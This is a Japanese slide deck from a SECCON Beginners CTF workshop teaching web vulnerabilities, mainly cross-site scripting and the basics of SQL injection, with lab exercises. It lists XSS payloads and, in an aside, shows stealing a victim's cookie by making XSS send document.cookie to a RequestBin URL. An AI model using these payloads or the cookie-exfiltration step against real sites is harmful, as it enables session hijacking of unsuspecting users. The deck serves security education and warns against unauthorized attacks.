

SECCON Beginners Web編

SECCON Beginners in Sapporo


2022/09/23

@satoki00 @task4233



SECCON
BEGINNERS


自己紹介

- ・ Satoki Tsuji (@satoki00 )
- ・ 名古屋大学 M2
- ・ Web脆弱性診断業務(?)
- ・ CTFではWeb, Misc, Cheat担当
- ・ ctf4b 2022での作問
 - textex 123 Solves
 - hitchhike4b 125 Solves
 - phisher 238 Solves




自己紹介

- ・ Takashi Mima (@task4233)
- ・ 芝浦工業大学 M2
- ・ マルウェア検知システムの研究
- ・ 脆弱性スキャナの開発
- ・ ctf4b 2022での作問
 - gallery 156 Solves
 - serial 83 Solves



講義の流れ

- ・ 説明 → 演習 → 説明 → 演習 → … を繰り返す形式
 - ・ 質問・疑問があれば適宜sli.doで🧑
- <https://app.sli.do> (#ctf4b)



あなたの質問・疑問の共有は他の参加者のためになります


今回の講義で伝えたいこと

- ・ Webジャンルの面白さ
- ・ Web問の解き方(調べ方)の一例
- ・ Webの基礎知識を学ぶことの重要さ

目次

- ・ 前提知識(HTML/HTTP/各種プログラミング言語)
- ・ Webの脆弱性について
- ・ XSS(クロスサイトスクリプティング)
- ・ SQLi(SQLインジェクション)
- ・ まとめ

聞く前に自分でググりましょう

- ・ここでは気軽に質問して 

→しかし、このイベントが終わった後は.....？

- ・ Twitterや質問投稿サービスで聞くことはできるが
答えてくれる人がいるとは限らない

質問のお作法

- ・ 自分でググって自分で解決できるようになると嬉しい
- ・ 質問の前に調査すると、回答する側にとってもメリットがある

例)

- ・ 「Web問題の解き方を教えてください！」
- ・ 「XSSの解き方を教えてください！」
- ・ 「hogeCTF2022のFugaという問題で、XSSがなぜ刺さるのかわからないので教えてください！」

浅



深

注意事項

- ・ 許可されていないWebサイトに対して攻撃を行わないこと
- ・ 状況によっては罪に問われます
- ・ 攻撃をしたい時はCTFやBugBounty*で

前提知識


Web問とは🤔

どんなイメージがありますか？

Web問とは？

- ・ Webに関わる脆弱性を利用することで隠されたフラグを得られるジャンル
- ・ フラグの場所は様々
例) データベース内・管理用ページ・ルートディレクトリ
- ・ 知識 & エスパー

問題を解く時の流れ



調査や検証のために、前提として基礎知識は不可欠！

Web問題に要求される基礎知識

- ・ HTML
- ・ HTTP
- ・ 各種プログラミング言語

HTML(Hyper Text Markup Language)

- ・ Webページを構成するために利用されるマークアップ言語
- ・ Web問を開いたら最初に見る
- ・ 細かい仕様の把握も調べて理解できると、なお良い

```
<html>
<head>
  <title>テストページ</title>
</head>
<body>
  <h1>こんにちは</h1>
</body>
</html>
```

HTMLで記述されたコードの例

HTTP(Hyper Text Transfer Protocol)

- ・ HTMLや画像はHTTPというプロトコル(手順)によって送受信される
- ・ リクエスト/レスポンスはヘッダとボディで構成される

```
HTTP/1.1 200 OK
server: nginx
date: Sun, 18 Sep 2022 12:15:17 GMT
content-type: text/html; charset=utf-8
vary: Accept-Encoding
```


HTTPレスポンスヘッダの例

- ・ 詳細は書籍「[マスタリングTCP/IP 入門編](#)」を読んでもください

演習：HTTP - DevToolsで確認

<https://www.seccon.jp/2022/> にアクセス

- ・ Chrome / Firefoxでページ内を右クリック
 - ・ もしくは、Cmd-Option-I / Ctrl-Shift-I
- ・ Networkタブを開いてリロード
- ・ **2022/** をクリック




各種プログラミング言語・フレームワーク

- ・ Web問題ではPHP、JavaScript、Goなど
 - ・ Vue.js、Reactなどのフレームワークも
 - ・ 公式ドキュメントを参照
- ・ 完全に処理を理解しなくても、流れが掴めればOK
- ・ Web問題はコメントや変数/関数名が分かりやすい場合が多い

例: <https://github.com/task4233/xss-demo/blob/main/post.go#L39-L80>

問題を解く時の流れ



演習： <http://10.1.0.202:33333> で調査！

モチベーション

- ・ 利用できそうな情報を収集すること

確認ポイント

- ・ ソースコード
- ・ DevToolsの項目
- ・ ページの遷移(リダイレクト)

Webの脆弱性

Web問題で要求される脆弱性は多種多様

- ・ CTFのWeb問はアプリ自体に脆弱性があることが多い
- ・ 典型的な脆弱性を頭に入れておくの良い
 - とにかく数が多いので思いつく限り列挙する

Webアプリの典型脆弱性

- ・ クロスサイトスクリプティング(XSS)
- ・ SQLインジェクション(SQLi)
- ・ ディレクトリトラバーサル
- ・ クロスサイトリクエストフォージェリ(CSRF)
- ・ サーバサイドリクエストフォージェリ(SSRF)
- ・ サーバサイドテンプレートインジェクション(SSTI)

など.....

Webアプリの典型脆弱性

- ・ クロスサイトスクリプティング(XSS)

- ・ SQLインジェクション(SQLi)

今回扱う脆弱性

- ・ ディレクトリトラバーサル


- ・ クロスサイトリクエストフォージェリ(CSRF)

- ・ サーバサイドリクエストフォージェリ(SSRF)

- ・ サーバサイドテンプレートインジェクション(SSTI)

など.....


問題を解く時の流れ



クロスサイトスクリプティング(XSS)

クロスサイトスクリプティング(XSS)とは

- ・ 被害者の環境でスクリプトを実行する攻撃手法
- ・ 機密情報を窃取したりバックドアを設置したりするために利用
- ・ スクリプトと解釈される文字列をインジェクト(注入)して実現



XSSによる被害の一例

XSSを実現するための2つのポイント

1. どのように文字列を注入するか

- ユーザの入力がアプリケーションに反映される場所を探す
- 他のインジェクション(注入)攻撃でも同様

2. どのように文字列をスクリプトとして解釈させるか

- HTMLタグの構成を観察し、スクリプトとして解釈させるために何が必要か考える

XSSを実現するための2つのポイント

1. どのように文字列を注入するか

- ユーザの入力がアプリケーションに反映される場所を探す
- 他のインジェクション(注入)攻撃でも同様

2. どのように文字列をスクリプトとして解釈させるか

- HTMLタグの構成を観察し、スクリプトとして解釈させるために何が必要か考える

どのように文字列を注入するか

例: 商品の検索ページ

```
<form>
```

```
  <input type='text' name='keyword' />
```

```
  <input type='button' onclick='search' />
```

```
</form>
```

```
<h1>'茶'の検索結果</h1>
```

```
<ul>
```

```
  <li>麦茶</li>
```

```
  <li>烏龍茶</li>
```

```
  <li>ジャスミン茶</li>
```

```
</ul>
```

どのように文字列を注入するか

例: 商品の検索ページ

```
<form>
```

```
  <input type='text' name='keyword' /> ①
```

```
  <input type='button' onclick='search' />
```

```
</form>
```

```
<h1>'茶'の検索結果</h1> ②
```

```
<ul>
```

```
  <li>麦茶</li> ③
```

```
  <li>烏龍茶</li>
```

```
  <li>ジャスミン茶</li>
```

```
</ul>
```

①～③で注入
できそうな場所は？

どのように文字列を注入するか

例: 商品の検索ページ

```
<form>
```

```
  <input type='text' name='keyword' /> ①
```

```
  <input type='button' onclick='search' />
```

```
</form>
```

```
<h1>'茶'の検索結果</h1> ②
```

```
<ul>
```

```
  <li>麦茶</li> ③
```

```
  <li>烏龍茶</li>
```

```
  <li>ジャスミン茶</li>
```

```
</ul>
```

②と③

どのように文字列を注入するか

例: <h1>'{検索文字列}'の検索結果</h1>



ここに任意の文字列を
注入できる場合を考えたい！

'{検索文字列}'の検索結果

どのように文字列を注入するか

例: `<h1>'<s>茶</s>'`の検索結果`</h1>`

ここに任意の文字列を
注入できる場合を考えたい！

'茶'の検索結果

HTMLタグとして認識
されている！

`<script>`タグを使えば
JavaScriptを実行できる
のでは？ 🤔

どのようにインジェクトするか

例: `<h1>'<script>alert('XSS')</script>'の検索結果</h1>`

ここに任意の文字列を
注入できる場合を考えたい！

docs.google.com says

XSS

OK

どのようにインジェクトするか

例: `<h1>'<script>alert('XSS')</script>'の検索結果</h1>`



基本テクニックはこれだけ！

docs.g
XSS

例題1: 次の場合、alert('XSS') が実行されるのはどれ？

<http://10.1.0.202:6060/quiz/quiz1.html>

<h1>注入される場所</h1>

1. <script>alert('XSS')</script>
2.
3. alert('XSS')
4. <svg/onload=alert('XSS')>

例題2: 次の場合、alert('XSS') が実行されるのはどれ？

<http://10.1.0.202:6060/quiz/quiz2.html>

外部リンク

1. <script>alert('XSS')</script>
2. "><script>alert('XSS')</script><"
3. javascript:alert('XSS')
4. alert('XSS')

XSSの対策

有効な対策

- ・ サーバ側でレスポンスのエスケープ処理を入れる
→ ユーザの入力を表示する箇所をスクリプトとして解釈されないようにするため
- ・ サーバ側で適切なレスポンスヘッダを付与する
→ サーバからのレスポンスを別のコンテンツとして解釈されないようにするため

緩和策

- ・ サーバ側でリクエストのバリデーションをする

演習：XSSを起こしてみよう

- ・ <http://10.1.0.202:6060/users/signup> からアカウント登録
- ・ 文字列を注入できそうな箇所は？
- ・ どのような文字列を注入すればスクリプトとして解釈される？
- ・ 過程はメモしておきましょう！
 - 言葉にすると考えを整理できます
 - 自分の言葉で説明すると理解度が高まります


余談: XSSを用いて被害者の情報を自サーバに送信する

- ・ RequestsBin(<https://requestbin.net/>)を利用する
 - ・ HTTPリクエストを受け付けてくれる便利なサーバ
- ・ `fetch('{requestsbinで発行されたURL}?cookie=' + document.cookie)`をXSSでユーザに実行させる
 - ・ RequestsBinにリクエストが飛ぶのでCookieを奪取できる



RequestBinの使い方 - 1/3


- <https://requestbin.net/> にアクセス
- Create a RequestBinをクリック



RequestsBinの使い方 - 2/3

- ・ 表示されるURLをコピーしてアクセスすると数字が表示される

[RequestBin](#) [Your Bins](#) [Your IP](#) [Blog](#) [About](#)

 YOUR BIN

a6b2esm5t3pfd75q.b.requestbin.net

Supported: DNS, HTTP

Created: 2022-09-22 12:48:39.082260

Last: 2022-09-22 12:48:39.083076

Count: 0

Status: active

curl

DNS Check

PowerShell

Python (with Requests)

Node.js (with request)

Ruby

C# / .NET

Java


PHP

```
curl -X POST -d "fizz=buzz" dnsdatacheck.a6b2esm5t3pfd75q.b.requestbin.net
```

16638510873750434|

RequestsBinの使い方 - 3/3

- ・ リロードするとアクセス履歴が増えている
- ・ アクセスしたあなたのブラウザのHeaderやCookieなどがRequestsBinに表示されていることが分かる



The screenshot displays the RequestsBin interface. At the top, it shows the request method as **HTTP GET** to the URL `http://a6b2esm5t3pfd75q.b.requestbin.net`. Below this, there are two main sections: **FORM/POST PARAMETERS** and **HEADERS**. The **FORM/POST PARAMETERS** section shows *None*. The **HEADERS** section is highlighted with a red border and contains the following information:

- Host:** a6b2esm5t3pfd75q.b.requestbin.net
- Connection:** close
- Cache-Control:** max-age=0
- Upgrade-Insecure-Requests:** 1
- User-Agent:** Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
- Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Accept-Encoding:** gzip, deflate
- Accept-Language:** en
- Cookie:** _ga=GA1.1.1842983374.1663850873; __gads=ID=7b2c70274eb10fd6-22a2a816afd600f9:T=1663850875:RT=1663850875:S=ALNI_MaGMaxFvHJE8s-kvdJ0NH2cTAnv_A; __gpi=UID=000009d7bfd0ec29:T=1663850875:RT=1663850875:S=ALNI_Mb8ZNbspumq1AH51yCyVFrwC1Z0g; _ga_4QELF143RK=GS1.1.1663850873.1.1.1663850919.0.0.0

SQLインジェクション (SQLi)

SQLとは

SQLの前にRDBの簡単用語説明

テーブル

users	id	name	pass	message
	1	admin	wasureta	secret
レコード	2	Satoki	himitsu	satodayo
	3	task4233	hi120ki	webwebweb
	4	n01e0	ushigai	yabinary
		カラム		フィールド


SQLとは

Structured Query Languageとは、RDBを操作するための言語
例：

usersテーブルよりidが1であるnameを選択

```
SELECT name FROM users WHERE id = 1;
```

